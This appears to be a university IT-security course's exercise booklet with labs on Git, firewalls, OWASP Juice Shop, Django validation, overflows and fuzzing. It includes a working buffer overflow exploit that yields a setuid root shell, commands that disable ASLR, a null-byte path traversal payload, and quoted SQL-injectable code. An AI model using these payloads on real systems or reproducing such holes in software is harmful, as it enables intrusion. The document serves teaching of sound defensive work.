Software Security Exercises

Introduction to IT-Security;

Dat21 Introduction to IT Security 2023 Week 6

Henrik Kramselund
xhek@kea.dk

January 18, 2023

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Contents

Preface

This material is prepared for use in *Software Security course* and was prepared by Henrik Kramselund Jereminsen, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for intro-to-it-security-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Git tutorials - 15min

Objective:
Try the program Git locally on your workstation

Purpose:
Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:
Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$  git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$  cd kramse-labs/

user@Projects:kramse-labs$  ls
LICENSE  README.md  core-net-lab  lab-network  suricatazeek  work-station docker-install
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Docker software on Debian 11, you can run the Ansible playbook from the `docker-install` directory.

Then run it with:

```
cd ~/kramse-labs/docker-install
ansible-playbook -v 1-dependencies.yml
```

Hints:
Browse the Git tutorials on https://git-scm.com/docs/gittutorial
and https://guides.github.com/activities/hello-world/

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an acccount allows you to save repositories yourself and is recommended.

Solution:
When you have tried the tool and seen the tutorials you are done.

Discussion:
Before Git there has been a range of version control systems,
see https://en.wikipedia.org/wiki/Version_control for more details.

We introduce Git here also because Github, one of the most popular places to store Git repositories has added security tools which you can use.

An example of a security feature at Github is the use of dependencies, when a project is stored on Github they can scan for outdated dependencies which have security issues.

You can read more about the features available, and some common problems in software in their article: *How GitHub secures open source software* Feb 23, 2021 // 10 min read
https://resources.github.com/security/open-source/how-github-secures-open-source-software/

Exercise 2

Enable UFW firewall - 10 min

Objective:
Turn on a firewall and configure a few simple rules.

Only do this exercise if you have access to a Debian or Linux distribution with `ufw`

Purpose:
See how easy it is to restrict incoming connections to a server.

Suggested method:
Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:
Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22/tcp                     ALLOW IN    Anywhere
[ 2] 22/tcp (v6)                ALLOW IN    Anywhere (v6)
```

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:

When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:
Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at `https://docs.ansible.com/ansible/latest/modules/ufw_module.html`

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 3

⚠ Run OWASP Juice Shop 45 min

Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/bkimminich/juice-shop

Read the instructions for running juice-shop - docker is a simple way.

What you need:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.

Hints:
The application is very modern, very similar to real applications.

JuiceShop can be run as a docker, and sometimes running it on Kali Linux is the easiest learning environment.

Solution:
When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://github.com/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 4

Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy.

This is a more advanced setup and requires Java and a web proxy. This is not required for the introdction course, but the teacher might show this in class.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.


If you could install Firefox browser it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

https://portswigger.net/burp/communitydownload


follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

Hints:
Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:
When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:
Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp+`.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 5

Optional: See parts of a Django tutorial 30min

Objective:
Talk about web applications, how they are made.

Purpose:
Know how you can get started using a framework, like Django
https://www.djangoproject.com/

Suggested method:
We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Today web application developement is a very complex task, even for basic functionality. It is highly recommended to use a mature and modern framework. Multiple good choices exist, and Django is an example of one.

You should investigate which framework would be best for you, your project and organisation.

Hints:
Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:
https://docs.djangoproject.com/en/2.2/ref/forms/validation/

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: https://docs.djangoproject.com/en/2.2/ref/validators/

Solution:
When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:
Django is only an example, other languages and projects exist.

Exercise 6

Small programs with data types 15min

Objective:
Try out small programs similar to:

```c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 7

Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:
Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:


```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
```



```
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
```



```
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 8

⚠ Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

Microsoft has *patch tuesdays* which are announced days with releases of patches for their products. An example is https://msrc.microsoft.com/update-guide/releaseNote/2023-Jan .

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

A new product will often use a generic small computer and framework with security problems.

Exercise 9

Git hook 30 min

Objective:
Try using a Git hook locally on your workstation, to prevent something.

Purpose:
Running Git with hooks will allow you to perform actions when adding source code. For security we can prevent you from adding something to the source tree which breaks policies we agreed.

First read the documentation:
https://git-scm.com/book/en/v2/Customizing-Git-Git-Hooks

Note: today we only use client side hooks, for better security we should add hooks on the server side.

Using our existing repository:

```
user@Projects:projects$ git clone https://github.com/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
user@Projects:projects$ cd kramse-labs/
user@Projects:kramse-labs$ cd .git/hooks
user@Projects:kramse-labs/.git/hooks$ cat pre-commit.sample
// Look at this file, and activate it using:
user@Projects:kramse-labs/.git/hooks$ cp pre-commit.sample pre-commit
```

Back in the repository try adding a new file with bad name:

```
user@Projects:kramse-labs$
user@Projects:kramse-labs$ touch henrikÆØÅ
user@Projects:kramse-labs$ git add henrikÆØÅ
user@Projects:kramse-labs$ git commit -m "Adding henrikÆØÅ"
Error: Attempt to add a non-ASCII file name.
This can cause problems if you want to work with people on other platforms.
To be portable it is advisable to rename the file.

If you know what you are doing you can disable this check using:
  git config hooks.allow
```

Suggested method:
Run the program Git from your Debian Linux VM

Hints:
Many hooks will depend on the language and what your policy states. Some hooks will be easy to implement, others will require others to agree. Think tabs vs spaces which will forever stay unresolved.

Solution:
When you have tried adding a file with a bad name, and gotten an error, you are done. Feel free to experiment more with the hook.

Discussion:
Many examples can be found on the internet.

Example links:

- https://blogs.vmware.com/opensource/2020/02/03/git-repo-pre-commit-hooks/ which links to the next one
- A framework for managing and maintaining multi-language pre-commit hooks. https://pre-commit.com/
- Blog showing how to use this framework for checking a Kubernetes file: https://www.magalix.com/blog/how-to-start-left-with-security-using-git-pre-commit-hooks

Exercise 10

Trying PMD static analysis 30 min

Objective:
Try the program PMD locally on your workstation

This exercise requires you to have a Java VM, below are the commands for a Debian Linux to install this YMMV.

Purpose:
Running PMD will allow you to use static analysis for code.

Suggested method:
Run the program from your Debian Linux VM, this tool is free and easy to get running. It uses Java, so if you like run it on your Windows or Mac instead.

Follow instructions from the Getting Started
`https://pmd.github.io/latest/pmd_userdocs_installation.html`

The download is from latest, so check the releases page: https://github.com/pmd/pmd/releases

```
$ sudo apt install openjdk-17-jre
$ cd $HOME
$ wget https://github.com/pmd/pmd/releases/download/pmd_releases/6.49.0/pmd-bin-6.49.0.zip
$ unzip pmd-bin-6.49.0.zip
$ alias pmd="$HOME/pmd-bin-6.49.0/bin/run.sh pmd"
$
```

Note: this only creates the alias `pmd` for this session. To make this more permanent, you could add this to a profile like `.bashrc`

Next get some source code and run PMD:

```
$ git clone --branch rel/2.17.2 https://gitbox.apache.org/repos/asf/logging-log4j2.git
... downloads the source code for log4j
$ pmd -d logging-log4j2 -R rulesets/java/quickstart.xml -f text
```

Hints:
PMD uses Java, so there should be a JDK/JRE on the system, I install the one from OpenJDK above.

You may need to adjust the version numbers for the JDK/JRE, PMD and select another version of log4j to download.

Solution:
When you have gotten a run of PMD going, you are done.

Discussion:
Doing the above probably output more than 4500 lines from the PMD program!

How would you proceed?

There seem to be some tedious, but easy to fix, like *Unused import* – importing some library which is not really used. Things like *empty method*, *empty catch block* etc. may be source missing.

First time use of a new tool will probably find a LOT.

If you are using Maven you could also use their reporting
https://maven.apache.org/plugins/maven-pmd-plugin/project-reports.html

Exercise 11

Optional: Postman API Client 20 min

Objective:
Get a program capable of sending REST HTTP calls installed.

Purpose:
Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:
Download the app from https://www.postman.com/downloads/

Available for Windows, Mac and Linux.

Hints:
Download the Linux 64-bit version on your Debian.

Unpack using something like:

```
cd ~;mkdir bin;cd bin
tar zxvf ~/Downloads/Postman-linux*
cd Postman;./Postman
```

You can run the application without signing in anywhere.

Solution:
When you have performed a REST call from within this tool, you are done.

Example: use the fake site https://jsonplaceholder.typicode.com/todos/1 and other similar methods from the same (fake) REST API

Discussion:
Multiple applications and plugins can perform similar functions. This is a standalone app.

Exercise 12

Secure Coding, Pointers and Structure padding 30min

Objective:
Look at some real code from Suricata and Zeek, note how they prevent structure padding.

Purpose:
These software applications usually used for security dissect raw packets, which cannot be trusted.

Suggested method:
Download the source for some software - either of :

- Zeek from `https://zeek.org/get-zeek/`
- Suricata from `https://www.openinfosecfoundation.org/download/`

Unpack using `tar zxf` and use an editor to look up DNS or other packets.

Hints:
DNS is a complex protocol, but looking at the header files should give you an idea. Try going into `src` and doing `less *dns*.h` or use an editor.

Solution:
When you have seen the code for a few `struct` you are done.

If you notice structs with `__attribute__((__packed__))`. Note: This ensures that structure fields align on one-byte boundaries - on all architectures.

Maybe also investigate the rest of the file `decode-vxlan.c` if you downloaded Suricata.

Discussion:
Manual for Gnu C Compiler Collection can be found at:
`https://gcc.gnu.org/onlinedocs/gcc-5.2.0/gcc/Type-Attributes.html`

> packed
> This attribute, attached to struct or union type definition, specifies that each member (other than zero-width bit-fields) of the structure or union is placed to minimize the memory required. When attached to an enum definition, it indicates that the smallest integral type should be used.

Bonus, can we find some structs missing this?

Exercise 13

JuiceShop Login 15 min

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`,
{ model: models.User, plain: true })
```

Objective:
Try to find the JuiceShop login box implementation, we know it is vulnerable to SQL injection.

Purpose:
Seeing bad code is a design pattern – anti-pattern.

Suggested method:
Find the source code, look for the database lookups.

Hints:
The JuiceShop software is open source, and available at github:
https://github.com/juice-shop/juice-shop

Git clone and searching locally might give the best results.

In this case we can search for `SELECT * FROM`, using a simple tool like grep:

```
user@Projects:juice-shop$ grep -ril SELECT | egrep -v "test|frontend|static"
...
REFERENCES.md
routes/vulnCodeFixes.ts
routes/search.ts
routes/login.ts // oohhhh looks interesting
routes/countryMapping.ts
routes/vulnCodeSnippet.ts
config/oss.yml
config/mozilla.yml
config/default.yml
README.md
```

Solution:
When you have found examples of the database lookups, you are done. See also discussion below though.

Discussion:
Think about how this could be changed. How much would it require to change this into prepared statements. Also having good source code tools help a lot! Finding problems, getting an overview of code etc.

Exercise 14

Django String Handling 20min

Recommendations for handling strings, how does Python help, how does Django handle strings, and input validation

Objective:
Look into string handling in Django framework

Purpose:
See that Python 3 and Django includes functions for conversion, so you dont need to write these yourself.

Suggested method:
First look into Python3 string handling, for example by looking at
`https://docs.python.org/3.9/library/text.html`

Note: There may be a newer version, feel free to check multiple versions.

Then look at Django string and unicode handling:

- Look for string, url, encode, decode in
  `https://docs.djangoproject.com/en/4.1/ref/utils/`
- `https://docs.djangoproject.com/en/4.1/ref/unicode/`

Note: There may be a newer version, feel free to check multiple versions.

Hints:
Follow the URLs above, or more updated versions.

Solution:
When you have looked up and seen the names of a few relevant functions like these below, you are done:

```
django.utils.html escape(text)
django.utils.safestring
django.utils.dateparse
```

Note the links after where you can see the source implementation, for example:
`https://docs.djangoproject.com/en/2.2/_modules/django/utils/html/#escape`

Discussion:
Are strings easy to work with?

Exercise 15

Django ORM 20 min

```
from django.db import models

class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

```
CREATE TABLE myapp_person (
    "id" serial NOT NULL PRIMARY KEY,
    "first_name" varchar(30) NOT NULL,
    "last_name" varchar(30) NOT NULL
);
```

Objective:
See how a mapping model, Object–relational mapping (ORM) can help reduce complexity for you.

Purpose:
Using an ORM frees you from a lot of low level detail, and keeps your application more portable between database systems.

Suggested method:
Read about the Django Object–relational mapping (ORM) at:

- https://docs.djangoproject.com/en/4.0/topics/db/models/
- https://docs.djangoproject.com/en/4.0/topics/db/queries/

Hints:
Many programming languages use ORM and have similar functions.

Solution:
When you have read about either the Django model, or a similar method in another framework or programming language you are done.

Discussion:
I have myself used Grails, *A powerful Groovy-based web application framework for the JVM built on top of Spring Boot*

https://grails.org/

Exercise 16

Django email validation 30 min

Objective:
Find a mature implementation for validating email, a common requirement in modern applications.

We will use Django as an example.

Purpose:
See if we can find an implementation that will suit our own projects, even if not using Django.

Suggested method:
Find the Django email validation – how is the validation done, can it be copied and reused somewhere else.

Hints:
The Django software is open source, and available at github:
https://github.com/django/django

Git clone and searching locally might give the best results.

```
$ pwd
/home/user/projects/github/django
user@Projects:django$ grep -ril email | less
```

One file includes `class EmailValidator:` which sounds promising.

Solution:
When you have found the files implementing the actual email validation, not all related files, only the one doing the validation – you are done.

Discussion:
Email addresses are notoriously hard to validate, since the standard is very complex. Often we can do with less, say if we want to use it as a user-id. Then we might decide NOT to support comments and things like `hlk+kea@kramse.org`

Which other validators would be nice to have, in your own library?

Exercise 17

Truncate and Encoding Attacks JuiceShop up to 40min

Objective:
Try out some of the problems described in the book using active methods.

Purpose:
The book describes problems with encodings but it can feel a bit fluffy unless you try and see for yourself. We have the JuiceShop which has errors similar to these.

Suggested method:
There is an error in the JuiceShop that can be abused for reading files using encoding `%2500`.

Try to download the file http://localhost:3000/ftp/eastere.gg

It should be possible to even retrieve the content of a file like `C:\Windows\system.ini` or `/etc/passwd` from the server and see if you can read a file. If they exist. This is related to XEE attacks, and seems hard to get working.

Spoiler alert next page!

Hints:
Its ok to use the solution and work through the example. `http://localhost:3000/ftp/eastere.gg%2500.md`

Also make sure to use `NODE_ENV=unsafe` flag when running docker if you want to try the XEE vuln!

```
export NODE_ENV=unsafe
docker run --rm -p 0.0.0.0:3000:3000 bkimminich/juice-shop
```

Solution:
When you feel you understand the problem of encoding/decoding and sending XML files to an application, reading files, you are done.

Discussion:
Another problem are the filtering done in applications.

In the JuiceShop we can access using URLs like this on the About Us page:
`http://localhost:3000/ftp/legal.md?md_debug=true`

Consider if the URL would match on .md and we were able to send a large filename ending in `loongfilename.md`, but when truncated cut of exactly the `.md` part so we referenced another file.

Exercise 18

Optional: Try American fuzzy lop up to 60min

Try American fuzzy lop from http://lcamtuf.coredump.cx/afl/

Objective:
Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabits.

Purpose:

> American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: http://lcamtuf.coredump.cx/afl/

Suggested method:
Open the web page http://lcamtuf.coredump.cx/afl/

Look at the Quick Start Guide and README:
http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt
http://lcamtuf.coredump.cx/afl/README.txt

Follow the tutorial at:
http://spencerwuwu-blog.logdown.com/posts/1366733-a-simple-guide-of-afl-fuzzer

Hint: instead of modifying the bashrc just do a `sudo make install` to install the afl-programs in the right directories.

Later if you like, modify our demo.c test program from earlier, and fuzz it.

Hints:
Look at the many projects which have been tested by AFL, the *bug-o-rama trophy case* on the web page.

Solution:
When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:
For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

